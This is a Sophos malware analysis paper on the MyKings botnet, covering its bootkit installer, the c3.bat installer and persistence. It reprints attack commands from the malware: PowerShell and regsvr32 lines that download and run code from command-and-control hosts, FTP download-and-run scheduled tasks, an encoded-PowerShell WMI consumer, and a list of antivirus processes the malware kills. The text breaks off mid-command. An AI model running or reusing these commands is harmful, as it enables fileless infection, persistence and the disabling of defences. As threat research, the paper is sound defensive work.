SOPHOS

MyKings: The Slow But Steady Growth of a Relentless Botnet

The botnet known as MyKings wields a wide range of automated methods to break into servers – all just to install cryptocurrency miners

Gabor Szappanos, SophosLabs

Contents

Introduction

The *MyKings/DarkCloud/Smominru* botnet (which we will refer to as MyKings) has been active for a couple of years. While individual modules have been described in a handful of publications in the past, this paper does not focus on the in-depth analysis of individual malicious components used during an attack. Instead, we look at the interaction between the various tooling elements used by the MyKings attackers, and their roles in the infection process, to provide a full picture of the operation of the botnet.

The botnet usually delivers cryptominers and remote access Trojans (RATs). Recently the threat actors behind MyKings added bootkit functionality to avoid detection and establish persistence that's difficult to remove or mitigate.

The earliest MyKings activity goes back to 2016 and it has been active ever since, but we found some overlap in samples and server infrastructure with an earlier campaign the same threat actors are alleged to have been involved in, called Photominer.


Key findings of this research are the following:

- The botnet spreads by attacking weak username/password combinations in MySQL, MS-SQL, telnet, ssh, IPC, WMI, RDP, and in closed-circuit TV servers, and additionally uses the EternalBlue exploit for lateral movement.
- During the initial infection processes, the botnet secures the computer; removes processes, files, and settings belonging to malware families operated by other threat actors; and closes the communication ports that could be used to re-infect the computer
- The botnet comprises about 45,000 infected hosts.
- The main payloads are the Forshare Trojan and various Monero cryptominers.
- According to earlier reports the criminals made about 9,000 XMR in the past, estimated to be about US$3 million.
- MyKings' current income is more moderate (mainly due to the huge drop in Monero exchange rate), but the botnet is still mining about US$300 per day.
- The criminals behind this botnet prefer to use open source or other public domain software and have enough skills to make customization and enhancements to the source code.

The main targets of the botnet are countries in Asia, but we could find infections all over the world.

MyKings prevalence statistics


Worldwide MyKings Activity Map



The affected endpoints we observed totaled about 43900 unique IP addresses. This number includes only those endpoints that have a public IP address; internal addresses were not counted (we found 10973 more using internal NAT ranges) but then we would have less confidence that we were counting unique computers.


The top infected countries were:

- China
- Taiwan
- Russia
- Brazil
- USA
- India
- Japan



This data is consistent with earlier reporting from the beginning of 2019. At that time, 35984 unique IP addresses hosting the botnet were reported, with the three countries hosting the most infected systems being the same as in our research, China, Taiwan, and Russia.

The most affected operating systems run a variety of different releases of Windows 7, which makes up more than 70% of the infected hosts:



Infection process


The components of the botnet are very much interlinked, and there are many possible infection paths, so we start our discussion with the bootkit loader, keeping in mind that it is not the initial source – that will be discussed later in a separate section.

ok.exe – the bootkit installer


The MyKings botnet started the intensive use of the bootkit components early in 2019. However, the first versions of the bootkit installer date back to as early as June, 2018.

Currently there are two common variants. Both are frequently used, sometimes even at the same time (using different update servers). In mid-October, 2019 we have seen a switch in the distribution as they flipped from one to another nearly instantaneously.

Prevalence of the first sample with SHA1 of d18188a5361f8525b85750dbe4b6a50eacf91073 was the following:



This variant nearly disappeared after the 16th of October. A couple of days later, the second sample with SHA1 of 54df8f078ea7d43b25daea54e4f0a30da530289e started to appear:



The botnet's ability to deliver payloads to the infected computers meant that the changeover could be executed easily; only the content of the download servers had to be changed.

The identified versions of the bootkit installer turned out to be essentially the same.

The most common variant was dropped to infected systems using the filenames *ok.exe* or *max.exe*.

The version information of the executable includes Chinese text in the File Description and other property fields:

Property	Value
FileVersion	1.0.0.0
FileDescription	易语言程序
ProductName	易语言程序
ProductVersion	1.0.0.0
LegalCopyright	作者版权所有 请尊重并使用正版

Here is a rough translation of those fields:

```
LegalCopyright: Author Copyright Please respect and use genuine
Productname: Easy language program
FileDescription: Easy language program
```

```
Comments (not on screenshot): This program is written in easy language
    (http://www.eyuyan.com)
```

The values in these fields look like the default placeholders. It is generally true for the components of the botnet that the authors don't bother to change the defaults. The use of Chinese text is also typical.

The other common variant has different version information, this time masquerading as software from a (legitimate) Chinese development company called Kingsoft:

Property	Value
CompanyName	Zhuhai Kingsoft Office Software Co.,Ltd
FileDescription	WPS Office
FileVersion	10,1,0,7671
InternalName	ksolaunch
LegalCopyright	Copyright©1988-2018 Kingsoft Corporation. All rights reserved.
OriginalFilename	ksolaunch.exe
ProductName	WPS Office
ProductVersion	10,1,0,7671

The bootkit installers are usually protected with *VMProtect* which makes the analysis rather complicated. However, we could recover earlier, unpacked variants which were functionally equivalent but made the analysis of this variant significantly easier.

This unpacked version contains a PDB path with further Chinese text fragments:

'F:\WorkSpace\协议程序\MBR测试软件\Tool\Release\TestWriteShellCode.pdb

English translation:

```
F:\WorkSpace\ProtocolProgram\MBRTestSoftware\Tool\Release\TestWriteShellCo
de.pdb
```

The code prints out status messages that helps us understand the execution flow. For example, the main function is the following:

```
int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
LPWSTR lpCmdLine, int nShowCmd)
{
  int v4; // esi
  int v5; // ecx
  __int16 v7; // [esp+4h] [ebp-20Ch]
  char v8; // [esp+6h] [ebp-20Ah]

  v4 = IOCTL_STORAGE_GET_DEVICE_NUMBER_0();
  printf("Boot disk index: %d\n", v4);
  printf("Ready Write Code...\n");
  v7 = 0;
  memset(&v8, 0, 0x206u);
  vswprintf_s(v5, &v7, L"\\\\.\\PhysicalDrive%d", v4);
  decrypt_and_write(&v7);
  printf("Write Finish.\n");
  return 0;
}
```

The most important function is the one that creates *01.dat* and *02.dat* (the content that is used to overwrite the Volume Boot Record, or VBR); the dropper executable stores the content of these two files in encrypted form.

```
int __cdecl sub_402560(void *a1, size_t a2, void *a3)
{
```

```
  int v3; // esi

  dword_4A2114 = fopen("01.dat", "wb");
  fwrite(a1, a2, 1u, dword_4A2114);
  fclose(dword_4A2114);
  dword_4A2114 = fopen("01.dat", "rb");
  dword_4A2110 = fopen("02.dat", "wb");
  sub_401990();
  fclose(dword_4A2114);
  fclose(dword_4A2110);
  dword_4A2114 = fopen("02.dat", "rb");
  fseek(dword_4A2114, 0, 2);
  v3 = ftell(dword_4A2114);
  fseek(dword_4A2114, 0, 0);
  fread(a3, v3, 1u, dword_4A2114);
  fclose(dword_4A2114);
  DeleteFileA("01.dat");
  DeleteFileA("02.dat");
  return v3;
}
```

ok.exe writes out the two temporary files (*01.dat* and *02.dat*) and overwrites the Initial Program Loader (IPL) with the content of the first one, by directly accessing the disk partition on *device**harddisk**dr0.*

This action was visible in sandbox activity logs.

First the installer reads in VBR by directly accessing zero file offset on the physical partition *device**harddisk0**dr0*:

```
   [0015.330] CreateFileW (lpFileName="\\\\.\\PhysicalDrive0" (normalized:
"\\device\\harddisk0\\dr0"), dwDesiredAccess=0xc0000000, dwShareMode=0x3,
lpSecurityAttributes=0x0, dwCreationDisposition=0x3,
dwFlagsAndAttributes=0x80, hTemplateFile=0x0) returned 0x58
   [0015.336] SetFilePointer (in: hFile=0x58, lDistanceToMove=0,
lpDistanceToMoveHigh=0x3af6d0*=0, dwMoveMethod=0x0 | out:
lpDistanceToMoveHigh=0x3af6d0*=0) returned 0x0
   [0015.336] ReadFile (in: hFile=0x58, lpBuffer=0x254130,
nNumberOfBytesToRead=0x200, lpNumberOfBytesRead=0x3af6f4, lpOverlapped=0x0
| out: lpBuffer=0x254130*, lpNumberOfBytesRead=0x3af6f4*=0x200,
lpOverlapped=0x0) returned 1
```

Then it writes out the code from *01.dat* into the VBR and the subsequent IPL in 512 bytes long chunks (using the same file handle as during the read operation).

```
   [0015.432] SetFilePointer (in: hFile=0x58, lDistanceToMove=1024,
lpDistanceToMoveHigh=0x3af6d0*=0, dwMoveMethod=0x0 | out:
lpDistanceToMoveHigh=0x3af6d0*=0) returned 0x400
   [0015.432] WriteFile (in: hFile=0x58, lpBuffer=0xa3f798*,
nNumberOfBytesToWrite=0x200, lpNumberOfBytesWritten=0x3af6dc,
lpOverlapped=0x0 | out: lpBuffer=0xa3f798*,
lpNumberOfBytesWritten=0x3af6dc*=0x200, lpOverlapped=0x0) returned 1
   [0015.432] WriteFile (in: hFile=0x58, lpBuffer=0xa3f998*,
nNumberOfBytesToWrite=0x200, lpNumberOfBytesWritten=0x3af6dc,
lpOverlapped=0x0 | out: lpBuffer=0xa3f998*,
lpNumberOfBytesWritten=0x3af6dc*=0x200, lpOverlapped=0x0) returned 1
...
```

The infected IPL activates during the next reboot, and downloads further components (this is described in the section *01.dat*).

The downloaded executables start downloading further components – even though it is a redundant process. This is characteristic to the botnet: there are several components, and each of them does a very similar self-update procedure. This way even if most of the components of the botnet are removed from the computer, the remaining ones have the capability to restore it to full strength.

One of the downloaded components is a WinRAR self-extracting archive that creates two files, *n.vbs* and *c3.bat*. This batch file is the cornerstone of MyKings operations, a lot of activities are concentrated into this single component. See further details on it in the section about *c3.bat*.

01.dat

This image file contains the boot sector and IPL. The original boot sector content is not changed, it is written back unmodified. Only the subsequent IPL code is replaced. The bootkit mechanism has been explanied in detail, we omit the technical details and focus on the big picture.

The bootkit creates devices with the same name as some protection products would use – this prevents the protection modules to be loaded later in the system start-up process. The used module names are:

```
\Device\BeepMbr
\Device\FsWriteBack
\Driver\FsWriteBack.sys
\Device\Kemon
\Driver\Bmmon.sys
\Device\360reskit
\BaseNamedObjects\ADCA43B9-9FBC-4A82-8FEB-86460EAB381D
```

It searches the list of running processes and terminates the ones related to security products using a hardcoded list of names. We have identified a handful of different variations of the bootkit where this list is updated with new entries. A typical list is the following:

avp.exe	msmpeng.exe	bdagent.exe	mbamservice.exe
zhudongfangyu.exe	nissrv.exe	mcshield.exe	mbam.exe
superkiller.exe	msseces.exe	mcsvhost.exe	qhpisvr.exe
360sd.exe	ccSvcHst.exe	mfefire.exe	quhlpsvc.exe
360safe.exe	ekrn.exe	mfemms.exe	savservice.exe
360rps.exe	nod32krn.exe	arwsrvc.exe	hipsmain.exe
kavfs.exe	aswidsagenta.exe	dwarkdaemon.exe	hipsdaemon.exe
sragent.exe	afwserv.exe	vssery.exe	sapissvc.exe
QQPCRTP.exe	v3svc.exe	avguard.exe	scsecsvc.exe
systemaidbox.exe	acaegmgr.exe	ahnsdsv.exe	avgsvc.exe
avgnt.exe	Rtvscan.exe	asdsvc.exe	aycagentsrv.ayc
avengine.exe	avastsvc.exe	kavfswp.exe	

It downloads two files:

- *hxxp://mbr.kill0604[.]ru/TestMsg64.tmp* (or *TestMsg.tmp* on 32-bit systems)
- *hxxp://www.upme0611[.]info/address.txt* which is a config file

The first one is a 64-bit shellcode file, the second one contains a list of server addresses:

```
[main]
count=6
ip1=http://208.110.71.194
ip2=http://80.85.152.247
ip3=http://66.117.2.182
ip4=http://70.39.124.70
ip5=http://150.107.76.227
ip6=http://103.213.246.23
[update]
count=6
ip1=http://208.110.71.194
ip2=http://80.85.152.247
ip3=http://66.117.2.182
ip4=http://70.39.124.70
ip5=http://150.107.76.227
ip6=http://103.213.246.23
```

These servers are then used in the update procedure.

TestMsg64.tmp

This is the 64-bit shellcode downloaded by the bootkit.

It downloads the content from the hardcoded URL *hxxp://74.222.14[.]97/cloud.txt* which contains the URL of the next component in the installation chain (which would be the dropper for *c3.bat* in a typical case):

```
[config]
url=about:blank
exe=hxxp://185.22.172[.]13/upsupx.exe
```

The shellcode then downloads the URL specified in the exe section, and executes the downloaded file.

On 32-bit systems a different (but functionally equivalent) shellcode file, *TestMsg.tmp* is downloaded.


c3.bat – component installation and clean-up

c3.bat is the component that nails down the infection process. It is a relatively large batch file; The size varies, but it normally falls somewhere between 3,000 and 20,000 bytes in size.

It spawns a few dozen processes as it completes its task which is downloading updates, installing components, establishing persistence and cleaning up all traces that were created during the initial infection process. These will be detailed in the following sections.

It is the most commonly used component of the campaigns, several dozen variants of it were found which were different in minor details, like the kill list or user account names.

It is usually dropped by self-extracting RAR archives, containing two files, *n.vbs* and *c3.bat*.



The Chinese comment text means "*The following comment contains the self-extracting script command*" – once again, a meaningless, default text.

The VBS file is set to automatically execute on opening the archive and runs the main installer batch file:

```
Set ws = CreateObject("Wscript.Shell")
on error resume next
ws.run "c:\windows\web\c3.bat",vbhide
wscript.quit
```

System cleanup

The batch file starts with removing a handful of user accounts. There are slight changes in different variants, but the first two are always there:

```
mm123$
sysadm05
admin$
admin1$
asp
```

Interestingly, most of those are not created by the MyKings botnet (although the EternalBlue spreader adds the *$admin* user account). On the other hand, the creation of the *mm123$* account was reported here in relation with the *NSABuffMiner* Trojan.

It's not the first time anyone has seen a SQL brute force attack using this username with the following event sequence:

```
A user logged in using MSSQL with the following username: sa

A user logged in using MSSQL with the following credentials: sa / ******

A user logged in using MSSQL with the following credentials: kisadmin

A user logged in using MSSQL with the following username: sa

A user logged in using MSSQL with the following credentials: kisadmin

MSSQL procedures were created: sp_addextendedproc and sp_dropextendedproc

c:\program files\microsoft sql
server\mssql11.sqlexpress\mssql\binn\sqlservr.exe set the command line
taskkill.exe to run using Persistency - Image Hijack 50 times
```

```
C:\Windows\System32\fuckgothin.inf was identified as malicious by YARA
according to rules: Suspicious Strings

User mm123$ was created with the password ****** 2 times

User mm123 was created with the password ****** and added to groups:
Administrators 2 times

WMI methods were executed:
Win32_LogicalFileSecuritySetting.Path="cacls.exe"::SetSecurityDescriptor ,
Win32_LogicalFileSecuritySetting.Path="cmd.exe"::SetSecurityDescriptor ,
Win32_LogicalFileSecuritySetting.Path="wscript.exe"::SetSecurityDescriptor
and
Win32_LogicalFileSecuritySetting.Path="regini.exe"::SetSecurityDescriptor

MSSQL executed 21 shell commands

Process c:\windows\system32\ftp.exe attempted to access suspicious
domains: www.mask329.com 2 times
```

We found no relation between MyKings and the server www.mask329[.]com and the file fuckgothin.inf, but this event sequence seems to be related to the installation of a miner, since they happened at about the same time. The latter file name used in the installation script that was connected to the *Bulehero* miner botnet.

So, it is more likely that MyKings removes accounts created by competing botnets from the infected computer.

After removing the user accounts the batch file stops the *AnyDesk* service and disables it. We have found no evidence that MyKings would target *AnyDesk* in any way, but in general it would attempt to brute force RDP passwords.

The batch file also restarts the SQL server application and deletes the file *c:\windows\system\my1.bat* which is a batch file used during the update mechanisms.

The batch file also kills a large list of processes, then removes programs for the computer. This is not unusual for a malicious program, but it is usually security software that gets removed. Not in the case of *c3.bat*: the targets look like other miner botnets or earlier versions of itself. Crypto mining is a very resource intensive process, there is place for only one on a computer. MyKings tries to make sure it doesn't have to share the precious CPU with other miners – even if friendlies. Many of the process names are used by older versions of the MyKings botnet, so this mechanism can also serve as part of an updating process. Note that older miner versions likely used older (and already blocked) wallet IDs, which are useless. The list of killed processes changed over the time, but typically looks like this:

```
help.exe
doc001.exe
dhellllper.exe
DOC001.exe
dhelper.exe
conime.exe
a.exe
docv8.exe
king.exe
name.exe
doc.exe
wodCmdTerm.exe
```

```
win1ogins.exe
win1ogins.exe
lsaus.exe
lsars.exe
lsacs.exe
regedit.exe
lsmsm.exe
v5.exe
anydesk.exe
sqler.exe
sqlservr.exe
NsCpuCNMiner64.exe
```

```
NsCpuCNMiner32.exe
tlscntr.exe
eter.exe
lsmo.exe
lsarr.exe
convert.exe
WinSCV.exe
ctfmonc.exe
lsmose.exe
svhost.exe
secscan.exe
wuauser.exe
```

```
splwow64.exe
boy.exe
powered.EXE
systems.exe
acnom.exe
regdrv.exe
mscsuscr.exe
Pviunc.exe
Bllianc.exe
st.exe
nvidia_update.exe
dether.exe
buff2.exe
a.exe
lacas.exe
```

Some of the names are more frequently used, other could be associated with particular threats, such as:

```
doc001.exe (XMRig miner)
docv8.exe (XMRig Miner)
wodCmdTerm.exe (XMRig Miner)
NsCpuCNMiner64.exe (CNMiner)
tlscntr.exe (XMRig Miner)
ctfmonc.exe (XMRig Miner)
wuauser.exe (XMRig Miner)
mscsuscr.exe (XMRig Miner)
Pviunc.exe (XMRig Miner)
Bllianc.exe (XMRig Miner)
dether.exe (XMRig Miner)
```

After stopping the processes, the batch file deletes the executables belonging to them.

Following that the script wipes out executables from a large list of directories. In some cases, it just removes hidden/system attributes and then deletes all files.

In other cases, it first issues the *cacls /e /d everyone* command to block access to the specific directory. Then may or may not perform the delete (for some directories it does delete, for others, wouldn't). Finally releases the directory by granting full access to it.

For a third group the script issues a *cacls /e /d system* command to block access to the specific directory, then does nothing about it.

This could also be a mechanism to disable execution of already installed malicious programs, including crypto miners.

Next the batch file deletes scheduled tasks that could belong to earlier variants of the MyKings or other botnets.

The list of tasks slightly varies between the variants, a typical list is the following:

```
WindowsUpdate1
WindowsUpdate3
Windows_Update
Update
Update2
Update4
Update3
windowsinit
System Security Check
AdobeFlashPlayer
updat_windows
at1
at2
Microsoft LocalManager[Windows Server 2008 R2 Enterprise]
\Microsoft\Windows\UPnP\Services
Microsoft LocalManager[Windows Server 2008 R2 Standard]
```

The batch file also deletes registry autorun keys, for example:

```
reg delete HKlm\Software\Microsoft\Windows\CurrentVersion\Run /v "start1" /f
reg delete "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
"SHELL" /f
```

And as the last step, the batch file deletes itself (and potentially earlier versions of itself) from the system).

```
del C:\windows\system32\drivers\c3.bat
```

```
del c:\windows\web\c3.bat
```

Firewall rules

The batch file modifies the firewall rules. The purpose is to close the ports that were used for the initial infection or could be used for subsequent infections. This way the botnet protects itself from hostile takeover by securing the infected computer.

It creates new firewall rules that block access to the infected computer on ports 135, 137, 138, 139 and 445 (belonging to services like RPC, NetBIOS, and Active Directory). This closes the possibility of reinfection using RDP or EternalBlue exploit.

On Windows XP systems additionally closes port 445 by setting the appropriate registry key *SMBDeviceEnabled*:

```
ver | find "5.1." > NUL && sc config SharedAccess start= auto && echo Yes | reg
add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\NetBT\Parameters /t
REG_DWORD /v SMBDeviceEnabled /d 0
```

The purpose of this tedious system clean-up is to remove traces of the initial infection, older components of the botnet, remove the competition and close the possibilities of reinfection by other malware. In a way, the system ends up cleaner after the infection than before – apart for the presence of the MyKings components.

Components update

The script downloads a series of different scripts from the update sites, for example:

```
powershell.exe IEX (New-Object
system.Net.WebClient).DownloadString('hxxp://wmi.1217bye[.]host/S.ps1')&powershell.exe IEX
(New-Object
system.Net.WebClient).DownloadString('hxxp://173.208.139[.]170/s.txt')&powershell.exe IEX
(New-Object system.Net.WebClient).DownloadString('hxxp://35.182.171[.]137/s.jpg')||regsvr32 /u
/s /i:hxxp://wmi.1217bye[.]host/1.txt scrobj.dll&regsvr32 /u /s
/i:hxxp://173.208.139[.]170/2.txt scrobj.dll&regsvr32 /u /s /i:hxxp://35.182.171[.]137/3.txt
scrobj.dll"
```

The role of the downloaded files is the following:

- *s.ps1*: terminates all svchost.exe and conhost.exe processes that are not running form the system directory, and executes *c:\windows\temp\conhost.exe*
- *s.txt*: information gathering script
- *s.jpg*: kills miner related processes and defines firewall rules
- *1.txt*: downloads PE components (typically bootkit installer and *c3.bat* dropper)
- *2.txt*: URL list for the components

Multiple different components are downloaded, and several persistence methods are used to make sure the bootkit survives a reboot on the computer, these are detailed in a separate section.

Persistence

The batch script utilizes a handful of different methods to achieve persistence and survive a system restart.

Bootkit

The bootkit component is the first of the persistence methods. Because the IPL is overwritten with the malicious code, it will execute on every reboot, and downloads and executes the botnet components. This process is explained in more detail in the section describing *01.dat*.

Registry autorun keys

In addition to that the batch file creates a registry autorun key, that uses the regsvr32.exe to fetch and execute the update, in this case *v.sct* which is a simple scriptlet that downloads the Win32 components.

```
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "start" /d
"regsvr32 /u /s /i:hxxp://js.1226bye[.]xyz:280/v.sct scrobj.dll" /f
reg add "HKLM\Software\wow6432node\Microsoft\Windows\CurrentVersion\Run" /v
"start" /d "regsvr32 /u /s /i:hxxp://js.1226bye[.]xyz:280/v.sct scrobj.dll" /f
```

Scheduled tasks

Some of the components are registered with a separate task. The names of the tasks are typically *ok*, *Mysa, Mysa1, Mysa2* and *Mysa3*.

The scheduled tasks are executed on system startup with a command line that connects to an ftp server and downloads the update, in case of the *Mysa* task the executable will be saved as a.exe

```
schtasks /create /tn "Mysa" /tr "cmd /c echo open ftp.1226bye[.]xyz>s&echo
test>>s&echo 1433>>s&echo binary>>s&echo get a.exe c:\windows\update.exe>>s&echo
bye>>s&ftp -s:s&c:\windows\update.exe" /ru "system"  /sc onstart /F
schtasks /create /tn "Mysa2" /tr "cmd /c echo open ftp.1226bye[.]xyz>p&echo
test>>p&echo 1433>>p&echo get s.dat c:\windows\debug\item.dat>>p&echo bye>>p&ftp
-s:p" /ru "system"  /sc onstart /F
schtasks /create /tn "Mysa3" /tr "cmd /c echo open ftp.1226bye[.]xyz>ps&echo
test>>ps&echo 1433>>ps&echo get s.rar c:\windows\help\lsmosee.exe>>ps&echo
bye>>ps&ftp -s:ps&c:\windows\help\lsmosee.exe" /ru "system" /sc onstart /F
```

The scheduled tasks typically download further components using ftp connection, in this particular case the Forshare backdoor and a miner.

Then another set of tasks start the downloaded *ok.dat*, which is a Windows DLL file, so the script executes the *ServiceMain* export with the parameter *aaaa*. This component is the PCShare backdoor.

```
schtasks /create /tn "Mysa1" /tr "rundll32.exe
c:\windows\debug\item.dat,ServiceMain aaaa" /ru "system"  /sc onstart /F
schtasks /create /tn "ok" /tr "rundll32.exe c:\windows\debug\ok.dat,ServiceMain
aaaa" /ru "system"  /sc onstart /F
```

WMI listeners

The third method uses WMI filters to establish execution.

c3.bat first deletes the following WMI event listeners that were created by earlier version of the botnet:

- fuckyoumm2_filter
- fuckyoumm2_consumer
- fuckayoumm3
- fuckayoumm4
- Windows Events Consumer
- Windows Events Consumer4

- Windows Events Filter

Then registers the new filter with the name *fuckyoumm4* which executes every 3 hours (10800 seconds)

```
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="fuckyoumm3",
    EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM
    __InstanceModificationEvent WITHIN 10800 WHERE TargetInstance ISA
    'Win32_PerfFormattedData_PerfOS_System'"&wmic /NAMESPACE:"\\root\subscription"
    PATH CommandLineEventConsumer CREATE Name="fuckyoumm4",
    CommandLineTemplate="cmd /c powershell.exe -nop -enc
    \"JAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiA
